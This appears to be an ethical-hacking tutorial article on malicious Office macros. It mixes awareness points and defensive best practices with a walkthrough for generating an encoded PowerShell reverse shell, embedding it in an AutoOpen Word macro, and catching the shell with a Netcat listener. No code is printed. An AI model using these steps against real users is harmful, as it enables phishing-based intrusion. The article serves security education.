

Many real-world breaches began with nothing more than a document attachment and a user clicking “Enable Content.”
The document claims macros must be enabled to “view content correctly” or “unlock protected data.”
Legacy Environments:
Older systems or internal tools still rely on macros, making blanket disabling difficult.
Why Macros Still Matter Today?
You might assume macros are outdated but they still remain relevant today because:
Many enterprises still rely on them
They require minimal technical skill to abuse
They bypass some perimeter defenses
They blend in with normal business traffic
They exploit human behavior, not software bugs
For red teams, macros demonstrate how effective initial access via user interaction can be. For blue teams, they represent a reminder that prevention is as much about people as technology.
Practical Walkthrough
Let’s see how to create a malicious macro. For this we will be using a tool that can be downloaded from here and will be performing this practical on Kali system. We can clone this tool as shown below.
Once cloning is complete, navigate into the cloned directory.

Inside that directory, there will be two python scripts: “newpayloadgeneration.py” and ‘payload.py’. Run the script ‘newpayloadgeneration.py’ by specifying the attacker IP address and port as options as shown below.
This script generates a Powershell script for reverse shell. Obviously, the IP address and port should be of that system on which the listener is running to receive the reverse shell.
Copy the generated encoded string. Open the file ‘payload.py’ and paste the encoded string in the highlighted place.
READY TO BUILD YOUR ETHICAL HACKING FOUNDATIONS?
Go beyond the basics. Develop the essential knowledge every aspiring ethical hacker needs. Your learning package includes:
Networking Fundamentals Linux Fundamentals Windows Fundamentals Web Fundamentals Command Line Essentials Virtual Labs
$1 INTRODUCTORY TRIAL 6 Foundation Resources + Full Magazine Access
Trial terms apply. Post-trial subscription billing is manual.
Once pasted, save the file ‘payload.py’ to preserve the changes. Now, execute the ‘payload.py’ script.
The code for our malicious macro is ready. Now let’s create a Macro document. For this tutorial, we will be using MS Office 2007 to create it. Open a new Word document, go to “View” tab and click on Macros (as highlighted below).
Click on “view macros”.
In the new window that opens, click on “create” and give any name you prefer to that macro (We named it test, obviously).
Now, we create the code for macro. It starts with “Sub AutoOpen(). “Sub” stands for Subroutine in macro. It is a small program within the Visual Basic editor. Setting AutoOpen() executes the macro automatically whenever the document is opened. In the subroutine test(), we paste the malicious code we created earlier as shown below.
Then we save this file. This file is sent to the target users. In Real World hacking attacks, since this is the lure document, Social Engineering is used to convince users to open the document and enable macros.

Let’s see if our macro is working or not. We start the Netcat listener on the attacker machine. When the target user opens this file, we get a security warning saying that macros have been disabled. This is a security feature by Microsoft to protect users from malicious macros. Let’s enable macros. Click on “Options” and enable macros as shown below.
As soon as we do this, a PowerShell window opens (remember that we created a PowerShell reverse shell)
and we get a incoming reverse shell on our listener as shown below.
This is how malicious macros work to give attackers initial access.
Best Practices for Macro Security
Organizations and individuals can reduce risk due to macros by:

Disabling macros by default
Allowing macros only from trusted sources
Blocking macros in files from the internet
Using protected view for attachments
Training users to recognize social engineering
Monitoring macro execution behavior
Security controls help but user awareness is the strongest defense.
What Macros Teach Us About Cybersecurity?
Macros highlight an important lesson:
The most dangerous attacks don’t always exploit systems. They exploit trust.
They show how:
Legitimate features can be weaponized
Convenience can conflict with security
Human decisions shape attack success
Old technology can remain dangerous
Understanding macros is not about fear, it’s about informed usage.
Conclusion
Macros are neither good nor bad by design. They are powerful tools that reflect how flexible modern software has become. But that same flexibility makes them attractive to attackers. For beginners in cybersecurity, macros are a perfect example of why context matters. For everyday users, they are a reminder to pause before clicking “Enable.” Because sometimes, the smallest piece of code can open the biggest door.
YOUR ETHICAL HACKING JOURNEY STARTS HERE!
Not sure where to begin? Download our FREE 18-page Beginner Ethical Hacker Starter Kit (2026 Edition).
Take your first step towards building practical cybersecurity knowledge.